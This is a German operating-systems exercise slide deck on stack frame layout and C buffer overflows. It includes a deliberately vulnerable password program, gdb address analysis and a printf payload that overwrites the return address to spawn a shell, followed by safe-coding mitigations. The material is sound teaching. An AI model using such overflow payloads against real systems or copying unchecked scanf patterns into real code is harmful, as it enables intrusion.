

U10 10. Übung

U10-1 Überblick

- Besprechung 7. Aufgabe (job_sh)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit


U10-2 Stackaufbau eines Prozesses

1 Prinzip

- für jede Funktion wird ein **Stack-Frame** angelegt, in dem
 - lokale Variablen der Funktion
 - Aufrufparameter an weitere Funktionen
 - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen
 gespeichert werden
- Stackorganisation ist abhängig von
 - Prozessor
 - Compiler und
 - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
 - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel


- Aufbau eines **Stack-Frames** (Funktionen *main()*, *f1()*, *f2()*)



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```


Stack-Frame für *main* erstellen
 &a = fp-4
 &b = fp-8
 &c = fp-12



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Parameter auf Stack legen
Bei Aufruf
Rücksprungadresse auf Stack legen




2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```


Stack-Frame für f1 erstellen und aktivieren
 $&x = fp+8$
 $&y = fp+12$
 $&(i[0]) = fp-12$
 $&n = fp-16$
 $i[4] = 20$ würde return-Addr. zerstören



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```




Parameter x auf Stack legen und f2 aufrufen

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

```
int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}
```



Stack-Frame für f2 erstellen und aktivieren

2 ■ Stack mehrerer Funktionsaufrufe


```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

```
int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}
```

Stack-Frame von f2 abräumen

- ① sp = fp
- ② fp = pop(sp)



SOS I - Ü



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

```
int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}
```

Rücksprung
③ return




SOS I - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

④ Aufrufparameter
abräumen




| | |
|------------------|-------|
| return-addr | ←2000 |
| fp retten | ←1996 |
| a | ←1992 |
| b | ←1988 |
| c | ←1984 |
| Parameter b | ←1980 |
| Parameter a | ←1976 |
| main return-addr | ←1972 |
| main-fp retten | ←1968 |
| i[2] | ←1964 |
| i[1] | ←1960 |
| i[0] | ←1956 |
| n | ←1952 |
| Parameter x | ←1948 |
| f1 return-addr | ←1944 |
| f1-fp retten | ←1940 |
| m | ←1936 |
| ⋮ | ←1932 |

SOS I - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```



| | |
|------------------|-------|
| return-addr | ←2000 |
| fp retten | ←1996 |
| a | ←1992 |
| b | ←1988 |
| c | ←1984 |
| Parameter b | ←1980 |
| Parameter a | ←1976 |
| main return-addr | ←1972 |
| main-fp retten | ←1968 |
| i[2] | ←1964 |
| i[1] | ←1960 |
| i[0] | ←1956 |
| n | ←1952 |
| Parameter x | ←1948 |
| f1 return-addr | ←1944 |
| f1-fp retten | ←1940 |
| m | ←1936 |
| ⋮ | ←1932 |


SOS I - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```

main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
    
```




SOS I - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```

main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
    
```




SOS I - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```

main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

```



U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```

int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}

```


1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable `password` wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungadresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", 0};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16         if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
 - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


- ◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion `ask_pwd()`
 - ◆ Adresse des ersten Zeichens von `password`

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


- ◆ Adresse des ersten nicht mehr von `password` reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

- ◆ Adresse der Variablen `n`

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```

7 Aufbau des Stacks des Prozesses



8 Ausnutzen des Pufferüberlaufs: Stack analysieren


- Analyse der Stackbelegung in Funktion `ask_pwd()`
 - ◆ Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

```

0x80484a4 <main>:      push  %ebp
0x80484a5 <main+1>:     mov   %esp,%ebp
0x80484a7 <main+3>:     call 0x8048440 <ask_pwd>
→ 0x80484ac <main+8>:     mov   %eax,%eax
0x80484ae <main+10>:    test  %eax,%eax
0x80484b0 <main+12>:    jne  0x80484b7 <main+19>
0x80484b2 <main+14>:    call 0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von `exec_sh`) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable `n`
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse `0x8048478`
- ! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von `stdin` hinterherschickt (die bekommt dann die in `exec_sh` gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
 - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
 - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf 0x7ffffc58)
 - ➔ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
 - Standard bei (32-Bit-)x86-Prozessoren (-> besonders unsicher!)
 - bei SPARC- oder x86_64-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
 - ➔ return auf die Stackadresse führt zu Segmentation fault
 - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

11 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ char buf[10]; scanf("%9s", buf);
- gets
 - ◆ Verwendung von fgets
- strcpy, strcat
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von strncpy, strncat
- sprintf
 - ◆ Verwendung von snprintf